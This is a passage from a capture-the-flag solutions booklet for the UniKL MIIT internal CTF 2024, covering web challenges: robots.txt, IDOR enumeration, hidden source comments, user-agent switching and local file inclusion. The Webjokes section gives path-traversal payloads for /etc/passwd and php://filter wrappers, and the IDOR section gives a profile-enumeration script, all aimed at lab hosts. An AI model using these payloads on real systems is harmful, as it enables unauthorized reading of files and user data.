

UNIKL MIIT INTERNAL CTF 2024



The poster features a dark, futuristic background with a digital grid and network connections. At the top left is the UniKL logo with the text "UniKL UNIVERSITI KUALA LUMPUR". At the top right is the CSS logo with the text "CSS COMPUTER SECURITY". The main title "CAPTURE THE FLAG" is displayed in large, bold, block letters, with "CAPTURE" in white and "THE FLAG" in red. Below the title is a central graphic featuring a pixelated alien head with a flag on its head, set against a globe with binary code. The text "MIIT-CTF INTERNAL '24" is written below the globe. A speech bubble icon is positioned above the globe. The text "MIIT-CTF" is at the bottom. Below the central graphic, the text "VENUE : UNIKL MIIT - ROOM 1807" and "COMPLETE THE CHALLENGE IN 8 HOURS" is displayed. At the bottom left is a box containing event details: "STARTS AT 9AM UNTIL 5PM", "SATURDAY 25TH MAY", and "FEE RM24 3 PERSON/GROUP". To the right of the box is a QR code and the text "REGISTER NOW!". At the bottom left is the MD logo with the text "My Center Digital Tech Institution". In the center bottom is the website "www.miit.unikl.edu.my" and social media icons for Facebook, Instagram, and Google+. At the bottom right is the MARA logo with the text "MARA CORPORATION".

UniKL
UNIVERSITI
KUALA LUMPUR

CSS
COMPUTER
SECURITY

CAPTURE THE FLAG

MIIT-CTF
INTERNAL '24

MIIT-CTF

VENUE : UNIKL MIIT - ROOM 1807
COMPLETE THE CHALLENGE IN 8 HOURS

STARTS AT
9AM
UNTIL 5PM

SATURDAY
25TH
MAY

FEE
RM24
3 PERSON/GROUP

REGISTER NOW!

MD
My Center Digital
Tech Institution

www.miit.unikl.edu.my

f i g +

UniKL MIIT

MARA
CORPORATION

Challenge Creator:

Creator	Category	Question	Total
OS1RIS	REVERSE ENGINEERING	Shifter Hopscotch Lamb Sesame Street Corp Oasis	10
	FORENSIC	Classy Windows	
	PWN	Yiruma	
	MISC	Flag Town	
	PHYSICAL HARDWARE	Tellmethepass See More	
Kiok	WEB	IDOR	10
	CRYPTO	simplesra	
	MISC	Locked APA BENDA NI MAT 2	
	CAR HACKING	Flag1 Flag2 Stop Demostratrtion	
	THREAT INTEL	Flag1 Flag2 Flag3	
Fei	FORENSIC	Warning Letter Device Brand Last seen Location Sylvia Last Treasure Hidden File	7
	NETWORK SECURITY	Nice Dorm Log Analysis	
suduberdiri	OSINT	Alternate World Past World Illusion World Clone Vacation Dorks	7
	MISC	APA BENDA NI MAT	
bagogo@1337	WEB	Source Code Review 1 Source Code Review 2 Special Agent Webjokes AdminLogin	6
	NETWORK SECURITY	Helpme	
Spicy Mochi	CRYPTO	Rearranged Rearranged2 Rearranged3 No keys needed	5
	MISC	Too many flags	
Zeqzoq	STEGANO	Spam See the Sound Split	3
woyoubingqiling	CRYPTO	The old house = The return	2
	OSINT	The old house - The death of Aunt May	
Sush34	WEB	Flag Tester	1

Contents

WEB EXPLOITATION	6
FLAG TESTER	6
IDOR (Ini Dalam Orang Rumah)	6
SOURCE CODE REVIEW 1	9
SOURCE CODE REVIEW 2	12
SPECIAL AGENT	14
WEBJOKES	16
ADMINLOGIN	19
CRYPTOGRAPHY	21
SIMPLERSA	21
REARRANGED 1	23
REARRANGED 2	25
INTENDED	25
ALTERNATIVE METHOD	27
REARRANGED 3	28
NO KEYS NEEDED	30
THE OLD HOUSE – THE RETURN	32
STEGANOGRAPHY	34
SPAM	34
SEE THE SOUND	36
SPLIT	38
FORENSIC	40
CLASSY WINDOWS	40
OTHER SOLUTION:	41
WARNING LETTER	42
ALTERNATIVE METHOD	43
DEVICE BRAND	44
LAST SEEN LOCATION	45
SYLVIA LAST TREASURE	47
HIDDEN FILE	50
NETWORK	51
HELPME	51
NICE DORM	52
LOG ANALYSIS	53

OSINT	54
ALTERNATE WORLD	54
PAST WORLD.....	56
ILLUSION WORLD	59
CLONE	60
AFGHANISTAN	62
DORKS	66
THE OLD HOUSE - THE DEATH OF AUNT MAY	67
REVERSE ENGINEERING	69
SHIFTER (EASY).....	69
INITIAL ANALYSIS USING RADARE 2	69
RABBIT HOLE 1.....	70
RABBIT HOLE 2.....	70
FUNCTION CALL OF ‘sym.xg’	71
ANALYZE USING GHIDRA	71
OTHER SOLUTION (DECODING).....	74
PROGRAM EXECUTION	74
HOPSCOTCH	75
dnSpy	76
LAMB	79
INITIAL ANALYSIS.....	79
DECODING	80
SOLUTION 2: Seeding method	81
CODE.....	82
PROGRAM EXECUTION	84
SESAME STREET CORP.....	85
INITIAL ANALYSIS IN IDA	85
GATHERING THE VARIABLE	86
VARIABLE IDENTIFICATION	86
CONVERSION TO PYTHON CODE.....	87
CODE MODIFICATION FOR PASSWORD EXTRACTION.....	88
DETERMINING INPUT LENGTH.....	88
MAIN FUNCTION CALL	89
PROGRAM EXECUTION	89
CODE.....	90
BONUS	91

OASIS	93
GDB TRICK:.....	93
PATCHING TRICK.....	97
PROGRAM EXECUTION.....	99
RANSOM NOTE	100
PWN	108
YIRUMA	108
OBSERVATION.....	108
IDA	109
GDB	111
LOCATING THE BUFFER	113
LOCAL PWN:.....	116
REMOTE PWN:.....	116
MISC	118
TOO MANY FLAGS	118
APA BENDA NI MAT	123
APA BENDA NI MAT 2	125
FLAG TOWN	126
PLAY.....	126
INTENDED (CHEAT)	127
LOCKED	132
PHYSICAL HARDWARE	135
TELLMETHEPASS	135
SEE MORE	138
CAR HACKING	140
FLAG 1	142
FLAG 2	143
ALTERNATIVE SOLUTION	143
STOP DEMOSTRATION	145
THREAT INTELLIGENCE	147
FLAG 1	147
FLAG 2	147
FLAG 3	148

WEB EXPLOITATION

FLAG TESTER

Creator: Sush34

Find It, its hide around this port.

Hint: What is Directory Fuzzing?

The screenshot shows a browser window with a 'Not secure' warning and the URL `152.42.232.117:8000/robots.txt`. The page content is:

```
User-agent: *
Disallow: /admin
TU1JVVDIwMjR7d2g0dF80cjNfeTB1X2wwMGsxbmfdZjByfQo=
```

Below the browser is a screenshot of a fuzzer tool interface. It has two main sections: 'Recipe' and 'Input'. The 'Recipe' section is titled 'From Base64' and contains settings for 'Alphabet' (set to 'A-Za-z0-9+='), 'Remove non-alphabet chars' (checked), and 'Strict mode' (unchecked). The 'Input' section shows the string `TU1JVVDIwMjR7d2g0dF80cjNfeTB1X2wwMGsxbmfdZjByfQo=`. To the right, there is an 'Output' section showing the result of the fuzzing process: `MIIT2024{wh4t_4r3_y0u_100k1ng_f0r}`.


IDOR (Ini Dalam Orang Rumah)

Creator: kiok


Description: find it.

The screenshot shows a browser window with the address bar containing `idor(know)` and the URL `127.0.0.1:5000`. The page title is **Welcome to the Ini Dalam Orang Rumah**. The page content includes the text: "what is in the profiles<username>".

p/s: the hint already shows at the web title.



Go to the /profile/user1 and change the 1 to 40 to get the flag.



The solution:

```
C:\Users\user\Desktop\yeet\chall\web2>python solu.py
Found 'MIIT2024' in the body of http://127.0.0.1:5000/profile/user40
C:\Users\user\Desktop\yeet\chall\web2>
```

The code:

```
import requests
from bs4 import BeautifulSoup

def crawl_and_search():
    base_url = "http://127.0.0.1:5000/profile/user{}"
    n = 1

    while True:
        url = base_url.format(n)
        response = requests.get(url)

        if "MIIT2024" in response.text:
            print(f"Found 'MIIT2024' in the body of {url}")
            break

        if response.status_code != 200:
            n += 1
            continue

        soup = BeautifulSoup(response.text, 'html.parser')
        if "MIIT2024" in soup.get_text():
            print(f"Found 'MIIT2024' in the body of {url}")
            break

    n += 1


crawl_and_search()
```

FLAG:

MIIT2024{584828f354cd1dc6e31aec0f8dcd080f}

SOURCE CODE REVIEW 1

Creator: bagogo@1337



Given the website Street Life, as shown in above. Nothing is displayed on the website. Since the question name is Source Code Review then, the player needs to review the source code of the website.

Source code review:

Right-click >> inspect element/ View Source.




Figure above shows a way to view the source of the web pages.

```
52 <!--Dear Friend , This letter was specially selected to
53 be sent to you ! We will comply with all removal requests
54 . This mail is being sent in compliance with Senate
55 bill 1624 ; Title 4 ; Section 309 ! This is different
56 than anything else you've seen . Why work for somebody
57 else when you can become rich in 45 days ! Have you
58 ever noticed nearly every commercial on television
59 has a .com on in it and nearly every commercial on
60 television has a .com on in it ! Well, now is your
61 chance to capitalize on this . We will help you sell
62 more and sell more . You can begin at absolutely no
63 cost to you ! But don't believe us . Mrs Ames of California
64 tried us and says "I've been poor and I've been rich
65 - rich is better" ! This offer is 100% Legal . We beseech
66 you - act now ! Sign up a friend and your friend will
67 be rich too . Thanks . Dear Friend , This letter was
68 specially selected to be sent to you ! This is a one
69 time mailing there is no need to request removal if
70 you won't want any more . This mail is being sent in
71 compliance with Senate bill 1620 ; Title 9 ; Section
72 306 ! This is not multi-Level marketing . Why work
73 for somebody else when you can become rich inside 74
74 days ! Have you ever noticed how many people you know
75 are on the Internet and more people than ever are surfing
76 the web ! Well, now is your chance to capitalize on
77 this ! We will help you SELL MORE and SELL MORE . You
78 can begin at absolutely no cost to you . But don't
79 believe us . Ms Simpson of Alaska tried us and says
80 "My only problem now is where to park all my cars"
81 ! We are a BBB member in good standing ! If not for
82 you then for your loved ones - act now . Sign up a
83 friend and your friend will be rich too ! Thank-you
84 for your serious consideration of our offer . Dear
85 Friend , This letter was specially selected to be sent
86 to you ! We will comply with all removal requests !
87 This mail is being sent in compliance with Senate bill
88 1622 ; Title 5 , Section 309 ! This is a legitimate
89 business proposal ! Why work for somebody else when
90 you can become rich within 59 DAYS ! Have you ever
91 noticed society seems to be moving faster and faster
92 plus people will do almost anything to avoid mailing
93 their bills ! Well, now is your chance to capitalize
94 on this . WE will help YOU sell more & use credit cards
95 on your website ! You can begin at absolutely no cost
96 to you . But don't believe us . Mr Ames who resides
97 in Michigan tried us and says "I was skeptical but
98 it worked for me" . We are a BBB member in good standing
99 ! We BESEECH you - act now ! Sign up a friend and you
100 get half off ! Thanks . -->
```

There will be a ‘spam mimic’ message in the web page source, as shown in figure. This is called “spam mimic”.

How to decode this message?

Go to this link:

<https://www.spammimic.com/encode.shtml>

Decode

Paste in a spam-encoded message:

! We are a BBB member in good standing ! If not for you then for your loved ones - act now . Sign up a friend and your friend will be rich too ! Thank-you for your serious consideration of our offer . Dear Friend , This letter was specially selected to be sent to you ! We will comply with all removal requests ! This mail is being sent in compliance with Senate bill 1622 ; Title 5 , Section 309 ! This is a legitimate business proposal ! Why work for somebody else when you can become rich within 59 DAYS ! Have you ever noticed society seems to be moving faster and faster plus people will do almost anything to avoid mailing their bills ! Well, now is your chance to capitalize on this . WE will help YOU sell more & use credit cards on your website ! You can begin at absolutely no cost to you . But don't believe us . Mr Ames who resides in Michigan tried us and says "I was skeptical but it worked for me" . We are a BBB member in good standing ! We BESEECH you - act now ! Sign up a friend and you get half off ! Thanks .



[Decode](#)

Copy and paste the spam message inside the spam mimic decoder.

Decoded

Your spam message **Dear Friend , This letter was specially ...** decodes to:

MIIT2024{S0urc3_C0d3_R3} [Encode](#)

Look wrong?, try the [old version](#)

Copyright © 2000-2023 spammimic.com, All rights reserved


Click decode and get the flag.

FLAG:

MIIT2024{S0urc3_C0d3_R3v13w_P4rt_1}

SOURCE CODE REVIEW 2

Creator: bagogo@1337



For source code review, part 2 will have a web page shown. The number of codes on the source page is quite large.

```
</div>
</footer>!--#footer-->

<script src="js/jquery.js"></script>
<script src="js/bootstrap.min.js"></script>
<script src="js/mousescroll.js"></script>
<script src="js/smoothscroll.js"></script>
<script src="js/jquery.prettyPhoto.js"></script>
<script src="js/jquery.isotope.min.js"></script>
<script src="js/jquery.inview.min.js"></script>
<script src="js-wow.min.js"></script>
<script type="text/javascript" src="js/jquery.ba-cond.min.js"></script>
<script type="text/javascript" src="js/jquery.slitslider.js"></script>
<script type="text/javascript" src="js/slitslider-custom.js"></script>
<script src="js/custom-scripts.js"></script>
!-- Code injected by live-server -->
```


To find the flag, first need to scroll down and find ‘js/jquery.js’. Click that.

In ‘js/query.js’, it will have JavaScript code. For this challenge, the player need to know the comment for javascript, which is /*.

```
(e),/* TULJVDIwMjR7UzB1cmNlX0MwZDNfcjn2MTN3X3A0cnRfMn0= */isWindow:func  
:[,[]]),promise:function(e,n){var r,i=1,o=x.Deferred(),a=this,s=this.len  
Hooks[n]||x.cssHooks[1],s&&"get"in s&&(a=s.get(e,!0,r)),a==t&&(a=Wt(e,
```

The easiest way to find the flag is in your browser: press “CTRL+F.” For the find function, find the comment symbol in Javascript, which is /*. Then, the player will find base64 encoded.

Decode it.




FLAG:

MIIT2024{S0urce_C0d3_r3v13w_p4rt_2}

SPECIAL AGENT

Creator: bagogo@1337




The player will have a web page for the user agent challenge, as shown in Figure above. A hint to get the flag is: 'Contact agent R to get the flag.' How do I contact agent R?

Download any tools that can change the user agent browser. I use User Agent Switcher, an extension for the browser.



Change the userAgent field to R. Apply the change and refresh the web page.



This is the welcome page for users with User Agent R.

TUlJVDIwMjR7dXMzUl9BZzNudF9TdyF0Y2gzcn0=

After refreshing the web page, there is base64 text encoded. Decode the text and obtain the flag.

TUJVDlwMjR7dXMzUl9BZzNudF9TdyF0Y2gzcn0=

base64 ▾

Encode

Decode

Quote escape

MIIT2024{us3R_Ag3nt_Sw!tch3r}

FLAG:

MIIT2024{us3R_Ag3nt_Sw!tch3r}

WEBJOKES

Creator: bagogo@1337

The screenshot shows a web browser window with the URL `localhost/webjokes/index.php?page=joke1.php` in the address bar. The page title is "Welcome to Web Jokes" with a subtitle "Where you can find good web jokes." Below the title are three links: "Joke 1", "Joke 2", and "Joke 3". The main content area is titled "Joke 1" and contains the question "How did the vegetable farmer sell his produce on the dark web?" followed by the answer "He used onion routing."

First, the player will get a webpage like this. If they click on another joke, there will be another joke. But if the player notices URL parameters in the URL bar, there is a Local File Inclusion (LFI) vulnerability.


```
/webjokes/index.php?page=joke1.php
```

Normal LFI payload to exploit this vulnerability is:

```
?page=../../../../etc/passwd
```

The screenshot shows the same web browser window after attempting the exploit. The URL in the address bar is now `localhost/webjokes/index.php?page=../../../../etc/passwd`. The page title is still "Welcome to Web Jokes" with the subtitle "Where you can find good web jokes." Below the title are the same three links: "Joke 1", "Joke 2", and "Joke 3". The main content area displays two error messages:
Warning: include(..../../../../../etc/passwd): Failed to open stream: No such file or directory in **D:\Xampp\htdocs\webjokes\index.php** on line **24**
Warning: include(): Failed opening '...../etc/passwd' for inclusion (include_path='D:\Xampp\php\PEAR') in **D:\Xampp\htdocs\webjokes\index.php** on line **24**


Unfortunately, the normal payload that has always been used to exploit LFI vulnerabilities is not working. But if the web page pops an error message like “Warning: include (— something here--),” it means the page has PHP filtering. The web can still be exploited, but another payload is needed to bypass the PHP filtering.



After trying PHP filtering payload, the web page will give text base64.

The payload:

php://filter/convert.base64-encode/resource=index.php



After decoding the base64, plain text containing the source code is displayed. After scrolling down a bit, there is a hint: “Great, Flag on info.php.”

Modify previous payload to this:

php://filter/convert.base64-encode/resource=info.php

Welcome to Web Jokes

Where you can find good web jokes.

Joke 1 Joke 2 Joke 3

PD9waHAKcGhwaW5mbbygpOwojIEZsYWc6IE1JSVQyMDI0e2owazNzXzBuX3kwdX0KPz4K

Then, the web page displayed another base64 text. Again, decode it.

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

